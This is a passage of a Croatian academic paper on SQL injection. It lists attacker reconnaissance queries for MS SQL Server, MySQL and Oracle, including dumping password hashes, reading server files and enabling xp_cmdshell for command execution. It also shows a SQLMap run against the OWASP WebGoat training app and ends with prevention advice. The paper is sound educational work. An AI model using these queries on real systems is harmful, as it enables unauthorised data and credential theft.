SELECT name FROM master..sysdatabases
```

Imena baza podataka nam govori o vrsti podataka koje se nalaze u njima, primjerice imamo li tri baze koje se zovu Blog, Webshop i Financije, jasna je i njihova namjena, a o motivima napadača ovisi koja baza će biti fokus napada. Želimo li dohvatiti podatke iz postojećih baza, potrebno je znati njihovu strukturu, a to možemo saznati s idućim upitima:

```
SELECT * FROM Financije..sysobjects WHERE xtype = 'U'
```

Ovaj upit prikazuje listu svih tablica u bazi „Financije“.

```
SELECT *
FROM
      Financije..syscolumns
WHERE
      id =
      (
            SELECT id
            FROM
                  Financije..sysobjects
            WHERE
                  Financije..sysobjects.name='Racuni'
      )
```

Gore navedeni upit će ispisati sve kolone koje se nalaze u tablici „Racuni“.

SQL upit koji će pročitati sadržaj datoteke i vratiti ga kao rezultat upita.

```
CREATE TABLE tempData (data varchar(8000));
BULK INSERT tempData FROM 'c:\test.txt';
SELECT data FROM tempData
DROP TABLE tempData;
```

Microsoft SQL Server podržava naredbu naziva `xp_cmdshell` koja pokreće naredbu koja joj je predana kao parametar. To je vrlo korisno za napadače jer tada mogu pokretati maliciozne programe na samom poslužitelju s vrlo visokim privilegijama. Naredbu je potrebno omogućiti u postavkama poslužitelja (što nije česta pojava), no imamo li dovoljno visoka prava, naredbu možemo sami omogućiti na sljedeći način:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Nakon toga slijedi i sam poziv naredbe:

```
EXEC xp_cmdshell 'calc.exe'
```

Napadač ne mora nužno pokrenuti maliciozan program da bi napravio štetu na sustavu; moguće je koristiti postojeće programe i naredbe koje su već ugrađene u sam operativni sustav te na taj način pristupati dublje u mrežu. Napadač je također u mogućnosti mijenjati postavke poslužitelja kako bi dobio veću kontrolu.

4.2. Osjetljive informacije na MySQL poslužitelju

U prethodnom poglavlju detaljno je objašnjeno koji su rizici pojedinih SQL upita, a da ne ponavljamo informacije, u ovom poglavlju ćemo nabrojati istoznačne upite za MySQL poslužitelj.

SQL upit koji dohvaća verziju poslužitelja. Ukoliko se na poslužitelju nalazi starija verzija koja sadrži sigurnosne greške koje su javno poznate, napadač ih može iskoristiti da bi dobio pristup sustavu.

```
SELECT @@version
```

SQL upit koji dohvaća korisničko ime trenutnog korisnika. Iz naziva trenutnog korisnika napadač može saznati razinu prava koja su mu dostupna na sustavu.

```
SELECT user()
```

SQL upit koji dohvaća popis svih korisnika i njihov *hash* od lozinke. Ukoliko napadač uspije saznati *hash* lozinke korisnika, on je u mogućnosti saznati lozinku pomoću programa za „razbijanje“ *hash* lozinki.

```
SELECT user, authentication_string FROM mysql.user
```

SQL upit koji dohvaća prava korisnika na poslužitelju. Napadaču je vrlo korisna informacija razina prava koju trenutni korisnik ima, zbog toga da ne alarmira osoblje pristupajući resursima na koja nema prava.

```
SELECT grantee, privilege_type, is_grantable FROM
information_schema.user_privileges
```

SQL upit koji dohvaća popis svih baza podataka na poslužitelju. Napadač iz imena baze može pretpostaviti prirodu podataka koji se nalaze u njoj.

```
SELECT schema_name FROM information_schema.schemata
```

SQL upit koji dohvaća nazive tablica baze „Financije“. Napadač iz imena tablica može pretpostaviti o kakvim podatcima je riječ unutar same tablice.

```
SELECT table_schema, table_name FROM
information_schema.tables WHERE TABLE_SCHEMA='Financije'
```

SQL upit koji dohvaća nazive kolona tablice „Racuni“. Napadač iz naziva kolona može saznati jesu li informacije njemu od koristi za daljnje radnje.

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE TABLE_NAME='Racuni'
```

SQL upit koji će dohvatiti sadržaj datoteke i vratiti ga kao rezultat. Na ovaj način napadač može ukrasti osjetljive datoteke, poput konfiguracijskih datoteka ili povjerljivih dokumenata iz sustava.

```
SELECT LOAD_FILE('c:\\test.txt')
```

No, kod MySQL je teže čitati datoteke. Nakon instalacije se koristi sigurnosna značajka `secure_file_priv`, koja onemogućava čitanje bilo koje datoteke te dozvoljava čitanje samo iz određenog direktorija. Postavku možemo provjeriti idućom naredbom:

```
show variables like "secure_file_priv"
```

Postavku nije moguće mijenjati kroz SQL upit; postavka se mora promijeniti na razini operacijskog sustava, a dodatne poteškoće napadaču stvara činjenica da MySQL poslužitelj ne podržava pokretanje naredbi kao što nam Microsoft SQL Server omogućava koristeći funkciju `xp_cmdshell`. Kako je ove postavke teže promijeniti na MySQL poslužitelju, on je u ovom aspektu sigurniji u usporedbi s Microsoft SQL Serverom.

4.3. Osjetljive informacije na Oracle poslužitelju

SQL upit koji dohvaća verziju poslužitelja. Ukoliko se na poslužitelju nalazi zastarjela verzija napadač može iskoristiti ranije otkrivene sigurnosne propuste kako bi dobio pristup dublje u sustav.

```
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';
```

SQL upit koji dohvaća korisničko ime trenutnog korisnika. Iz naziva trenutnog korisnika možemo zaključiti koja je razina prava koju posjeduje.

```
SELECT user FROM dual;
```

SQL upit koji dohvaća popis svih korisnika i njihov *hash* od lozinke. Uspije li napadač ukrasti lozinke u *hash* obliku, on ih može pokušati „probiti“ s alatima poput Hashcat ili John the Ripper.

```
SELECT name, password FROM sys.user$;
```

SQL upit koji dohvaća prava trenutnog korisnika na poslužitelju. Napadaču ne želi podizati uzbunu na poslužitelju ukoliko pokuša pristupiti informacijama na koje nema prava.

```
SELECT * FROM session_privs;
```

SQL upit koji dohvaća popis svih baza podataka na poslužitelju. Iz naziva baze napadač može zaključiti o kakvim podatcima unutar baze je riječ.

```
SELECT DISTINCT owner FROM all_tables;
```

SQL upit koji dohvaća nazive tablica baze „Financije“. Iz naziva tablice napadač može zaključiti koje informacije su mu interesantne.

```
SELECT table_name FROM all_tables WHERE OWNER='Financije';
```

SQL upit koji dohvaća nazive kolona tablice „Racuni“. Napadač iz naziva kolona može pretpostaviti o kakvim podatcima je riječ te ih iskoristiti za daljnje maliciozne radnje.

```
SELECT column_name FROM all_tab_columns WHERE
table_name='Racuni';
```


Oracle poslužitelj podržava pokretanje programskog kôda napisanog u Java programskom jeziku, ako je *Java Runtime* instaliran na poslužitelju. Kako je programski kôd složen i zahtijeva mnogo koraka, nećemo ga detaljnije objašnjavati u ovom radu. No, sve informacije potrebne dostupne su na internetu.

5. Automatizirani alati za pronalaženje propusta

S obzirom na to da je ručno pronalaženje i testiranje sigurnosnih propusta unutar aplikacije poprilično dugotrajno, zahtjevno i podložno propustima, prirodan slijed događaja su automatizirane skripte i alati koji služe za otkrivanje grešaka, uz minimalno korisničke interakcije. Takve automatizirane alate mogu koristiti osobe koje žele testirati jesu li njihovi sustavi i aplikacije ranjive na napade umetanja SQL kôda, no ujedno ih mogu koristiti i maliciozne osobe (napadači) za otkrivanje sigurnosnih propusta.

U ovom poglavlju ćemo proučiti popularni alat SQLMap koji se koristi za automatizirano pronalaženje grešaka unutar aplikacije koje nam omogućavaju SQL umetanje kôda te koje su njegove značajke.

Za potrebe testiranja SQLMap alata također nam je potrebna ranjiva aplikacija. OWASP (Open Web Application Security Project) organizacija je za potrebe edukacije napisala aplikaciju koja namjerno ima sigurnosne propuste. Aplikacija se zove WebGoat (Slika 5.1) te je napisana na način da sadrži više skupina lekcija. Učenik (bilo tko tko je korisnik aplikacije) prolazi kroz lekcije koje objašnjavaju osnove mrežne komunikacije putem HTTP protokola, na koji način rade web stranice, lekcije o napadima umetanja SQL kôda, napadi vezani za autentifikaciju, *Cross-Site Scripting* (XSS) napadima, i još par poznatih napada. Za potrebe ovog rada fokusirat ćemo se na lekcije o napadima umetanja SQL kôda. Budući da lekcije sadrže ranjive module (dijelove aplikacije), usmjerit ćemo SQLMap alat upravo na te ranjive module. WebGoat aplikacija pokrenuta je na Windows Server 2019 Standard Build 17763, s instaliranim svim zadnjim ažuriranjima.



Slika 5.1 WebGoat aplikacija

5.1. SQLMap

SQLMap je alat pisan u Python programskom jeziku, a za potrebe ovog rada korištena je verzija 1.3.8.31. SQLMap nema grafičko sučelje, sva podešavanja rade se pomoću parametara u konzoli. SQLMap nije kompletno samostalan, te ćemo ga morati navoditi kako uspješno odraditi interakciju s web stranicom.


Kao početnu točku odabran je modul pod nazivom „*Compromising confidentiality with String SQL injection*“. SQLMap potrebno je podesiti tako da imitira korisnički unos. Za imitiranje korisničkog unosa potrebno je više parametara, a najlakši način za uvid u te parametre je snimiti promet legitimnog upita. Većina internet preglednika podržava snimanje mrežnog prometa. Primjerice, koraci za snimanje mrežnog prometa unutar Chrome web preglednika su sljedeći:

1. posjetiti stranicu koju želimo napasti
2. pritisnuti tipku F12 na tipkovnici koja otvara „*DevTools*“ alat
3. odabrati karticu „*Network*“
4. na korisničkoj stranici upisati nasumične podatke (Slika 5.2 u našem primjeru pod „*Employee Name*“ je upisana brojka 1, a pod „*Authentication TAN*“ je upisan broj 2)

5. pritisnuti gumb za slanje forme (u našem slučaju na gumbu piše „*Get department*“)
6. naš upit je snimljen i moguće ga je vidjeti u „*DevTools*“ prozoru (Slika 5.3).



Slika 5.2 WebGoat primjer korisničkog unosa



Slika 5.3 Chrome web preglednik snimka upita


Unutar snimljenog upita sadržane su sve informacije koje su nam potrebne za pokretanje SQLMap skeniranja. Kako se forma koju pokušavamo napasti nalazi na stranici koja

zahtijeva korisničku prijavu, potrebno je postaviti `cookie` parametar. `URL` parametar pokazuje na koju stranicu će biti poslani podatci. Polja koja su dostupna na formi imaju naziv `name` i `auth_tan`, a kako bismo ih mogli poslati na poslužitelj, koristimo parametar `data` u kombinaciji s parametrom `method`. `Level` i `risk` parametrima kontroliramo razinu agresivnosti. Svakim napadom riskiramo otkrivanje, a ukoliko želimo povećati šanse da prođemo neopaženo možemo smanjiti `level` i `risk` parametre. `Beep` parametar služi da SQLMap proizvede zvučni signal kada nam treba postaviti pitanje ili kada se otkrije ranjivost. Ovo nisu sve mogućnosti SQLMap alata; moguće je detaljnije podesiti parametre, a želimo li saznati cijelu listu parametara, možemo koristiti `-hh` parametar. Napad je pokrenut sa sljedećim parametrima:

```
./sqlmap.py
--cookie="JSESSIONID=DB65A070F6ECD5A98D4B3E9F1037DC19"
--url 'http://localhost:8080/WebGoat/SqlInjection/attack8'
--data "name=1&auth_tan=2" --method POST
--level=5 --risk=3 --beep
```

Nakon što smo pokrenuli skriptu s gore navedenim parametrima, SQLMap je uspješno detektirao da se radi o HSQLDB (Hyper SQL Database) verzije 1.7.2, te da je nad parametrima `auth_tan` i `name` moguće izvesti 4 vrste napada (Slika 5.4):

- Boolean-based blind
- Stacked queries
- Time-based blind
- UNION query.




Slika 5.4 SQLMap primjer napada

Navedeni napad *Stacked queries* odnosi se na ulančavanja naredbi (engl. *batch SQL statements*).

Prema službenoj dokumentaciji SQLMap alata, podržani sustavi upravljanja relacijskim bazama podataka su MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB i H2. Uz otkrivanje ranjivosti treba napomenuti i to da nakon što je otkriven propust, SQLMap može automatski pokušati prikazati sve korisnike, razinu prava, popis baza podataka, popis svih tablica i odgovarajućih kolona. Također, podržava otkrivanje vrste *hash* algoritma koji je korišten kod kolona. Moguće je manipulirati datotekama, stavljati i dohvaćati datoteke s poslužitelja. Pokretanje naredbi na poslužitelju također je vrlo zanimljiva opcija napadačima.

6. Analiza i preventivne mjere


Prema statistikama za listopad 2019. godine preuzetih s web stranice „DB-Engines.com“[4], možemo vidjeti (Slika 6.1) da 75.5 posto svih baza podataka koje se koriste na svjetskoj razini, spadaju u kategoriju relacijskih baza podataka (engl. *Relational DBMS*).



Slika 6.1 Raspodjela baza podataka prema kategoriji[5]


Također prema statistikama „DB-Engines.com“[4], unutar kategorije relacijskih baza podataka, najzastupljeniji sustavi za upravljanje bazama podataka su Oracle, MySQL i Microsoft SQL Server, koje zbirno uzimaju 76 posto svjetskog tržišta (Slika 6.2).

[4] https://db-engines.com/
[5] https://db-engines.com/en/ranking_categories



Slika 6.2 Postotak zastupljenosti relacijskih baza podataka na svjetskom tržištu

Kako su relacijske baze podataka vrlo zastupljene na svjetskom tržištu, one postaju meta malicioznih napadača koji pokušavaju zaobići sigurnosne mjere te se domoći podataka koji se nalaze unutar njih. Prema istraživanjima Akamai organizacije [5], čak 21.6 posto napada u 2017. godini su napadi umetanja SQL kôda (engl. *SQL Injection*).



Slika 6.3 Najučestalije vrste napada na web aplikacije

Akamai organizacija je također napravila istraživanje napada po sektorima poslovanja. Najučestalije mete napada su: IT, bankarski, državni i zdravstveni sektor. Statistike napada po sektorima poslovanja su šarolike. U idućoj tablici možemo vidjeti postotke napada SQL umetanja kôda po sektoru.

Naziv sektora	Postotak napada SQL umetanja kôda
Državni	31.5%
Bankarski	10.1%
Zdravstveni	46%
IT	31.8%

Tablica 6.1 Postotak napada umetanja SQL kôda po sektoru

6.1. Preventivne mjere

Sigurnost aplikacije može se povećati tako da se pridržavamo par savjeta struke koji su se u praksi pokazali učinkovitima.

Trebali bi se izbjegavati *inline* upiti (poglavlje 3) te pokušati u svim situacijama koristiti parametrizirane SQL upite, kao što je prikazano na primjeru Kôd 3.2. U nekim pak situacijama nije moguće izbjeći *inline* upite. Prilikom korištenja *inline* upita, često se događaju propusti zbog nedostatka sanacije korisničkog unosa. Primjerice, ukoliko kao unos očekujemo godinu, možemo provjeriti da je korisnik unio samo brojke; očekujemo li unos riječi ili rečenica, potrebno provjeriti da korisnik nije unio znakove, poput navodnika ili minusa, koji bi mogli izmijeniti željeno ponašanje upita, što možemo vidjeti u primjeru Kôd 3.3.

Korisnicima koji pristupaju bazi treba dati minimalna prava potrebna za rad. Najčešće je dovoljno dati korisnicima indirektan pristup podatcima kroz poglede i procedure (Poglavlje 2.3). Rijetko kada korisniku treba pristup na cijelu bazu podataka. Primjerice, zaposlenici koji rade u računovodstvu trebaju prava čitanja, izdavanja i izmjene računa te stavke računa. Zaposlenici koji rade u službi za korisnike trebaju samo prava čitanja bez izmjena računa, no ujedno im je potrebno pravo izmjene lozinke korisnika, ukoliko se dogodi da je korisnik zaboravio svoju lozinku. Zaposlenicima računovodstva nisu potrebna prava izmjene lozinke

korisnika. Na taj način se smanjuje mogućnost štete koju maliciozan napadač može prouzročiti dođe li do krađe vjerodajnica zaposlenika.

Također, treba izbjegavati `SELECT` upit koji vraća sadržaj putem `*`. Uzmemo li za primjer tablicu „Kupci“ koja sadrži kolone „Ime“, „Prezime“ i „Adresa“, te koristimo proceduru koja sadrži sljedeći SQL upit za dohvaćanje podataka:

```
CREATE PROCEDURE DohvatiKupce
AS
SELECT * FROM Kupci
```

Korisniku „pperic“ dodijelimo prava na proceduru „DohvatiKupce“, pratili smo princip minimalnih prava i u tom trenu je sve kako treba. No, kasnijim razvojem aplikacije, programer dodaje kolonu „BrojKreditneKartice“ koju korisnik „pperic“ ne bi trebao vidjeti. Nehotice smo napravili sigurnosni propust zbog korištenja operatora `*`. Da smo naveli kolone unutar upita na idući način:

```
CREATE PROCEDURE DohvatiKupce
AS
SELECT Ime, Prezime, Adresa FROM Kupci
```

Ne bi došlo do sigurnosnog propusta. Navedeni propust je povezan s principom minimalnih prava potrebnih za rad.

S obzirom na to da je izuzetno teško uhvatiti sve sigurnosne propuste, poštivanjem ovih principa ćemo umanjiti štetu napadača, ukoliko on uspije pronaći sigurnosni propust u našem sustavu. U pronalasku grešaka nam od velike pomoći može biti korištenje automatiziranog alata koje smo spomenuli u poglavlju 5. Svakom izmjenom ili dodavanjem novih značajki na aplikaciji, potencijalno možemo uvesti sigurnosni propust kojeg napadači mogu iskoristiti. Nije praktično sa svakom novom verzijom aplikacije ručno testirati cijelu aplikaciju, stoga možemo iskoristiti automatizirane alate koji će bez ljudske interakcije provjeriti sigurnost aplikacije i u obliku izvješća prikazati potencijalne probleme.

7. Zaključak

U radu smo na praktičnim primjerima pokazali osnovne i napredne metode napada umetanja SQL kôda. Svi programski jezici, svi operativni sustavi i svi sustavi upravljanja relacijskim baze podataka su podložni napadima umetanja SQL kôda, jer greška nije u njima, već u neznanju ili nepažnji programera koji nije predvidio potencijalni sigurnosni propust unutar svog kôda. Svaki uspješan napad na sustav može imati vrlo destruktivne posljedice; može doći do ugroze ili do krađe podataka. Kako je napad vrlo trivijalno spriječiti, potrebno je u ranoj fazi obrazovanja programera imati veći fokus na sigurnosni aspekt aplikacija.

U ovom radu nisu pokazane sve metode kojima se napadači služe kako bi neovlašteno pristupili podatcima, a svakim danom se pronalaze nove metode i propusti.

Svaka organizacija ili tvrtka bi trebala educirati svoje zaposlenike i revidirati postojeće sustave, kako bi osigurala najvišu razinu sigurnosti. Ukoliko unutar organizacije nedostaju ljudi s potrebnim znanjima, postoje tvrtke koje se specijaliziraju u otkrivanju grešaka unutar sustava, a proces pronalaska grešaka je poznat i kao *penetration testing*.

Unutar rada smo istražili i pokazali da postoje automatizirani alati koji su sposobni pronaći greške unutar aplikacije. SQLMap se pokazao kao napredan alat koji podržava pregršt sustava za upravljanje relacijskim bazama podataka te posjeduje vrlo velik popis poznatih ranjivosti i metoda napada.

Obrana od ovakve vrste napada je zaista trivijalna i može se primijeniti na sve programske jezike i sve sustave upravljanja relacijskim bazama podataka, a osnovni princip zaštite je u korištenju parametriziranih SQL upita.

Popis kratica

SQL	*Structured Query Language*	strukturni upitni jezik
